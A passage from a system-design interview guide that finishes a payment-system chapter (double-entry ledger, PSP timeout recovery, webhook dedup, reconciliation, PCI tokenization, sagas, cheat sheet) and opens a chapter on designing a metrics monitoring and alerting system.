        raise IllegalTransition(from_state, to_state)
    n = db.execute("""UPDATE payments SET status=%s, version=version+1
                      WHERE payment_id=%s AND status=%s AND version=%s""",
                   to_state, payment_id, from_state, version)
    if n == 0:
        raise ConcurrentUpdate()   # reload and re-evaluate
```

How do we keep the books correct with a double-entry ledger?

The problem: we need to know at any moment how much money we owe each merchant, how much is in flight, and how much we collected, and these numbers must add up exactly. Updating a single `balance` column is fragile: one bug and money appears or disappears with no trace.

Double-entry bookkeeping means every movement of money is recorded as two (or more) entries, a debit in one account and an equal credit in another. The sum of all debits always equals the sum of all credits. If it does not, there is a bug, and you can find it.

Option	How	Pros	Cons
Mutable balance column	`UPDATE balance = balance + x`	Simple	No history, silent errors, lost updates
Single-entry log	Append one row per event	History	Cannot detect imbalance
Double-entry, append-only	Every journal has debits = credits	Self-checking, auditable, immutable	More rows, need a balance cache

Recommended: append-only double-entry ledger in the same relational database as payments, written in the same transaction as the state change. Balances are computed from entries (or kept in a cached balance table that is updated in the same transaction and periodically verified).

A $49.99 card payment with a $1.75 fee:

Journal	Account	Debit	Credit
capture	psp_receivable	4999	
capture	merchant_balance		4824
capture	fee_revenue		175
settle (later, PSP pays us)	cash	4999	
settle	psp_receivable		4999

```sql
-- Invariant check, run continuously
SELECT journal_id
FROM ledger_entries
GROUP BY journal_id
HAVING SUM(CASE WHEN direction='D' THEN amount_minor ELSE 0 END)
    <> SUM(CASE WHEN direction='C' THEN amount_minor ELSE 0 END);
-- must return zero rows
```

Refunds never delete or edit entries; they add new reversing entries. Money is always stored in integer minor units (cents), never floating point, because `0.1 + 0.2` is not exactly `0.3` in floats.

What happens when the PSP times out or answers late?

The problem: we called the PSP, and after 10 seconds there is no answer. The card might have been charged or might not. If we mark the payment failed and the customer retries, they may be charged twice. If we mark it succeeded, we may ship goods for free. “Exactly once” across a network boundary is impossible in general; we get “effectively once” by combining at-least-once retries with idempotent receivers.

Option	How	Pros	Cons
Treat timeout as failure	Mark failed, let customer retry	Simple	Double charges
Retry blindly	Call PSP again	Might succeed	Double charges unless PSP dedups
Retry with the same PSP idempotency key, then reconcile	Mark `unknown`, retry with same key, query PSP status, fall back to webhook and daily report	Correct	More states and background jobs

Recommended: on timeout, mark the payment `unknown` (shown to merchants as `processing`), and let a recovery worker resolve it.

```
def resolve_unknown(payment):
    attempt_key = f"{payment.payment_id}:{payment.attempt}"
    for delay in [1, 2, 4, 8, 16, 32]:            # exponential backoff
        try:
            r = psp.get_payment(idempotency_key=attempt_key)  # status lookup
            if r.status in ("authorized", "captured"):
                return finalize(payment, "succeeded", r)
            if r.status in ("declined", "not_found"):
                return finalize(payment, "failed", r)
        except PspUnavailable:
            pass
        sleep(delay + random.random())            # jitter
    alert_ops(payment)                            # still unknown, daily recon will settle it
```

Important rules: retries reuse the same PSP idempotency key so the PSP returns the original charge rather than creating a new one; the customer cannot start a second attempt on the same payment intent while it is `unknown`; and if the PSP has no lookup API, we "void if unsure" (cancel any authorization the PSP later reports) rather than leaving the customer charged for a payment we marked failed.

Also put a circuit breaker in front of each PSP: if error rates spike, stop sending to it and fail over to a secondary PSP for new payments only (never for a payment already in flight with the first PSP).

How do we handle PSP webhooks and reconcile with the PSP?

The problem: PSPs tell us about final outcomes, disputes, and settlements by calling our webhook endpoint. Those calls can arrive late, twice, or out of order. And no matter how careful we are, our records and the PSP's records can drift.

Inbound webhook handling:

1. Verify the PSP signature. Reject unsigned or stale requests.
2. Store the raw event with a unique constraint on the PSP's event id (dedup). Return 200 fast.
3. A worker processes stored events and applies them through the same state machine. An illegal or older transition is ignored, which makes out-of-order delivery harmless.

```
INSERT INTO psp_events (psp_event_id, payload, received_at)
VALUES ($1, $2, now())
ON CONFLICT (psp_event_id) DO NOTHING;   -- duplicates are no-ops
```

Reconciliation (checking our books against the outside world):

Check	Frequency	What it catches
Unknown payments resolver	Every minute	Timeouts not yet resolved
PSP settlement file vs ledger	Daily	Missing or extra charges, wrong amounts, fees
Bank statement vs cash account	Daily	Settlement money that never arrived
Ledger invariant (debits = credits)	Continuous	Code bugs

```
PSP daily settlement file (SFTP / API)
            |
            v
   +--------------------+      match by psp_reference
   | Reconciliation job|<---- our payments + ledger
   +--------------------+
      |        |       |
   matched  missing  mismatched
      |     in ours   amount
      v        |       |
    done       +---+---+
                   v
            exceptions queue --> auto-fix (e.g. mark succeeded,
                                 add ledger entries) or ops review
```

Outbound webhooks to merchants follow the same reliability pattern in reverse: the transactional outbox (write the event in the same DB transaction as the state change, then a relay publishes it) guarantees no event is lost, and we retry delivery with exponential backoff for up to 3 days. Each event has an id so merchants can dedup.

How do we reduce PCI scope with tokenization?

The problem: any system that stores, processes, or transmits raw card numbers falls under PCI DSS, with strict audits, network isolation, and key management. If the card number flows through the Payment Service, its databases, logs, and Kafka, all of it is in scope.

Option	Who sees card numbers	PCI scope
Merchant collects card, sends to us	Merchant + all our services	Huge for both
Our services handle cards directly	All our services	Huge for us
Hosted iframe + token vault	Only the vault	Small, isolated

Recommended: the browser posts card data directly to a small, isolated Token Vault from an iframe on our domain. The vault encrypts the card number with a key held in an HSM (hardware security module, tamper-resistant hardware that keeps keys) and returns a random token. Everything else (Payment Service, ledger, logs, Kafka) handles only tokens, last4, and brand. When a charge is needed, the vault forwards the card to the PSP itself (a “detokenizing proxy”), so even the PSP Adapter never sees the number.

```
Browser iframe --card--> [ Vault (PCI) ] --card--> PSP
                              |
                         token only
                              v
        Payment Svc, DB, Kafka, logs (out of PCI scope)
```

Extra rules: never log request bodies on the vault path; store the CVC never (PCI forbids storing it after authorization); and compute a card fingerprint (a keyed hash of the number) so we can detect the same card across tokens for fraud checks without storing the number elsewhere.

How do we keep wallet balances, the ledger, and the PSP consistent?

The problem: a payment touches three places, our payment row, our ledger, and the PSP. The PSP is external, so we cannot put it in one database transaction with our tables. And if we added a stored-value wallet, it is a fourth balance to keep in sync.


Approach	How	Pros	Cons
Two-phase commit across services	Distributed transaction	Atomic in theory	PSPs do not support it; blocks on failure
Saga with compensation	Sequence of local steps; undo on failure (void, refund)	Works with external systems	Must design every compensation
Single DB for payment + ledger + wallet, saga only for the PSP	Local ACID for our data, saga for the external step	Simple and strong locally	Needs one DB that scales (shard by merchant)

Recommended: keep payment state, ledger entries, wallet balances, idempotency records, and the outbox in one relational database (Postgres or a distributed SQL database like CockroachDB/Spanner), sharded by merchant_id, so every local change is one ACID transaction. Treat the PSP call as a saga step: record intent first (`processing`), call the PSP, then record the outcome. If anything goes wrong after the PSP charged, compensate (void or refund) and record that too. Reconciliation is the final safety net.

```
T1 (local tx): payment -> processing, attempt row, outbox "attempt_started"
Step: call PSP with attempt key
T2 (local tx): payment -> succeeded, ledger entries, wallet update, outbox
On failure after PSP success: T3 (local tx) record compensation; call PSP void/refund
```


Scaling note: 40,000 ledger rows per second at peak is fine when sharded by merchant across, say, 16-32 database shards with synchronous replicas in other availability zones. Very large merchants can get their own shard.

8. Final architecture



Component	Job	Technology example
API Gateway	Auth, TLS, rate limits	Envoy, Kong
Token Vault	Store cards, issue tokens, detokenize to PSP	Isolated service + HSM (AWS CloudHSM)
Payment Service	State machine, idempotency, orchestration	Java/Go service
Payment DB	Payments, ledger, wallet, idempotency, outbox	Postgres (sharded) or CockroachDB/Spanner
PSP Adapter	Talk to PSPs, retries, circuit breaker, failover	Service with Resilience4j-style breakers
Outbox relay + bus	Reliable event publishing	Debezium + Kafka
Webhook Service	Signed, retried merchant notifications	Kafka consumers + delay queue
PSP Webhook Ingest	Verify, dedup, store inbound events	Small service + SQL table
Reconciliation	Daily match vs PSP and bank files, unknown resolver	Batch jobs (Spark or SQL) + workflow engine
Fraud scorer	Risk check before charging	ML service (out of scope)

Deployment map (AWS)



Only the Token Vault in the service subnet talks to the PSP with real card numbers, while payments, the ledger and the outbox stream stay inside the data subnet.

9. Common mistakes and interviewer follow-ups

- Treating a PSP timeout as a failure. The card may have been charged, so the customer retries and pays twice. Say: mark it unknown, retry with the same PSP idempotency key, query status, and reconcile.
- Using an in-memory or Redis-only idempotency store. Failover loses keys and allows duplicates. Say: durable idempotency table in the same transaction as the payment.
- Storing balances as a mutable column with floats. Rounding errors and silent drift. Say: integer minor units, append-only double-entry ledger, invariant checks.
- Letting card numbers flow through the main services. That puts everything in PCI scope. Say: hosted iframe, token vault with HSM, detokenizing proxy to the PSP.
- Publishing events after the DB commit with a separate call. A crash between the two loses the webhook. Say: transactional outbox.
- Claiming exactly-once delivery across the network. Interviewers will push back. Say: at-least-once delivery plus idempotent receivers gives effectively-once outcomes.
- Skipping reconciliation. Every real payment company runs it daily. Say: match PSP settlement files and bank statements to the ledger, with an exceptions queue.
- Follow-up: “How do you fail over between PSPs?” Answer: only for new attempts, never mid-attempt; route by health, cost, and card type; each attempt has its own idempotency key and is reconciled with the PSP that handled it.

10. One-page cheat sheet

Topic	Key point
Scale	10k payments/s peak, 40k ledger writes/s, 50k status reads/s
Priorities	Correctness > availability > latency; CP for the money path
Idempotency	Merchant key in a DB table (same tx), attempt key to PSP, unique constraint on success
State machine	requires_pm -> processing -> (authorized) -> succeeded -> refunded; unknown on timeout
Concurrency	Optimistic locking with a version column
Ledger	Append-only double entry, integer cents, debits = credits check
PSP failure	Mark unknown, backoff retries with same key, status lookup, circuit breaker
Events	Transactional outbox -> Kafka -> signed webhooks, retry 3 days

Topic	Key point
Inbound webhooks	Verify signature, dedup by event id, apply via state machine
Reconciliation	Daily vs PSP settlement and bank files; exceptions queue
PCI	Iframe + token vault + HSM; only the vault sees card numbers
Consistency	One sharded SQL DB for local ACID; saga for the PSP step

Sources

- Hello Interview: Payment System breakdown
- Stripe Engineering: Designing robust and predictable APIs with idempotency
- Stripe docs: Idempotent requests
- Uber Engineering: Gulfstream, Uber's payment platform
- Square Engineering: Books, an immutable double-entry accounting database
- PCI Security Standards Council: Tokenization guidelines
- microservices.io: Transactional outbox pattern

29. Metrics Monitoring and Alerting (Hard)

> A metrics monitoring system like Datadog or Prometheus collects numbers from servers and applications every few seconds (CPU usage, request count, error rate, latency), stores them as time series, shows them on dashboards, and sends alerts when something looks wrong. A time series is just a sequence of (timestamp, value) points for one named metric with a fixed set of labels. The interviewer is really testing whether you can design a write-heavy pipeline that ingests millions of tiny data points per second, store them cheaply with compression and downsampling, keep label cardinality under control, answer dashboard queries fast, and evaluate alert rules reliably without spamming people.

1. Functional requirements

Core (must have):

1. Collect metrics from many hosts and services (system metrics like CPU and memory, plus application metrics like request counts and latencies).
2. Store metrics as time series with labels (also called tags), for example `http_requests_total{service="checkout", region="us-east-1", status="500"}`.
3. Query metrics over a time range with aggregation (sum, average, percentiles, rate) and grouping by labels, to power dashboards.
4. Define alert rules (for example “error rate above 5% for 5 minutes”) and notify on-call engineers via email, Slack, or PagerDuty.

Below the line (out of scope, and why):

- Logs and distributed traces. Related “observability” signals, but different storage and query patterns.
- Anomaly detection with machine learning. A layer on top of the query engine.
- Building the dashboard UI itself. We provide the query API it uses.
- Billing and multi-tenant quotas in depth. We mention per-tenant limits for cardinality.

2. Non-functional requirements

1. Scale: 10 million active time series per large tenant cluster, 100 million series overall; ingest about 10 million data points per second.
2. Ingest latency: a data point is queryable within 10 seconds of being sent.
3. Query latency: p99 under 1 second for typical dashboard queries over the last 1-24 hours; under 5 seconds for 30-day queries.
4. Alerting latency: an alert fires within 1 minute of the condition becoming true.
5. Availability: 99.9% for queries, 99.99% for ingest and alerting. The monitoring system must be more reliable than what it monitors, and it must keep working during the outages it is meant to detect.
6. Retention: raw 10-second resolution for 15 days, 1-minute for 90 days, 1-hour for 2 years.

7. Durability and consistency: losing a few seconds of points during a failure is acceptable; losing hours is not. Eventual consistency is fine. CAP choice: availability over consistency (AP). A dashboard missing the last 10 seconds is better than a monitoring outage.

3. Back-of-the-envelope estimates

Assumption	Number
Hosts	1 million
Metrics per host (series)	100
Active series	100 million
Scrape / push interval	10 seconds
Raw point size uncompressed	16 bytes (8 B timestamp + 8 B float)
Compressed point size (Gorilla)	~1.4 bytes
Dashboard query QPS	~5,000
Alert rules	~1 million, evaluated every 30-60 s

```
Ingest
  points/s = 100e6 series / 10 s          = 10 million points/s
  raw bytes/s = 10e6 * 16 B               = 160 MB/s uncompressed
  compressed  = 10e6 * 1.4 B              = 14 MB/s

Raw storage (10 s resolution, 15 days)
  per day  = 10e6 * 86,400 * 1.4 B        = ~1.2 TB/day
  15 days                                 = ~18 TB (x3 replicas = ~54 TB)

1-minute rollups, 90 days (6x fewer points, but store min/max/sum/count)
  ~1.2 TB / 6 * 4 values * 90 days        = ~72 TB (x3)  -> object storage

1-hour rollups, 2 years
  ~1.2 TB / 360 * 4 * 730                 = ~10 TB

Alert evaluation
  1e6 rules / 30 s                        = ~33,000 rule queries/s
```

Two lessons. Compression gives roughly 10x savings and is essential. And alert evaluation is itself a large, steady query load, roughly as big as dashboards, so it needs its own capacity.

4. Core entities

- Metric: a named measurement, like `cpu_usage` or `http_requests_total`. Has a type: counter (only goes up), gauge (goes up and down), or histogram (bucketed distribution for percentiles).
- Labels (tags): key-value pairs that identify one series of a metric, such as `host`, `service`, `region`.
- Time series: one metric plus one unique label set. Identified by a series id (a hash of the metric name and sorted labels).
- Data point (sample): one (timestamp, value) for a series.
- Alert rule: a query, a condition, a duration, and routing info.

- Alert (incident): a firing instance of a rule for a specific label set, with state (pending, firing, resolved).
- Notification channel: where alerts go (Slack, email, PagerDuty).

```
{
  "metric": "http_requests_total",
  "labels": {"service": "checkout", "region": "us-east-1", "status": "500"},
  "series_id": "a91f3c...",
  "samples": [[1762369200, 18342], [1762369210, 18410]]
}
```

```
# Alert rule (Prometheus-style)
- alert: CheckoutHighErrorRate
  expr: |
    sum(rate(http_requests_total{service="checkout",status=~"5.."}[5m]))
      / sum(rate(http_requests_total{service="checkout"}[5m])) > 0.05
  for: 5m
  labels: {severity: page, team: payments}
  annotations:
    summary: "Checkout 5xx rate above 5% for 5 minutes"
```

5. API design

`POST /v1/metrics` – push a batch of samples (used by agents).

```
// request (often protobuf + snappy compression in practice)
{
  "series": [
    {"metric": "cpu_usage", "labels": {"host": "web-17", "region": "us-east-1"},
     "samples": [[1762369200, 0.62], [1762369210, 0.65]]}
  ]
}
// response 202 Accepted
{"accepted": 2}
```

Status codes: 202, 400 (malformed), 401 (bad API key), 413 (batch too large), 429 (tenant over rate or cardinality limit). Auth: per-tenant API key.

`GET /v1/query?q=<expr>&start=...&end=...&step=60s` – range query for dashboards.

```
// response 200
{
  "result": [
    {"labels": {"service": "checkout"},
     "values": [[1762369200, 0.031], [1762369260, 0.029]]}
  ]
}
```

`POST /v1/alert-rules` – create a rule. Body is the rule in JSON or YAML. Response `201 {"rule_id": "r_44"}`.


`GET /v1/alerts?state=firing` – list current alerts.

`POST /v1/silences` – mute alerts matching labels for a time window (for planned maintenance).

```
{"matchers": {"service": "checkout"}, "starts_at": "...", "ends_at": "...", "comment":
        "deploy"}
```

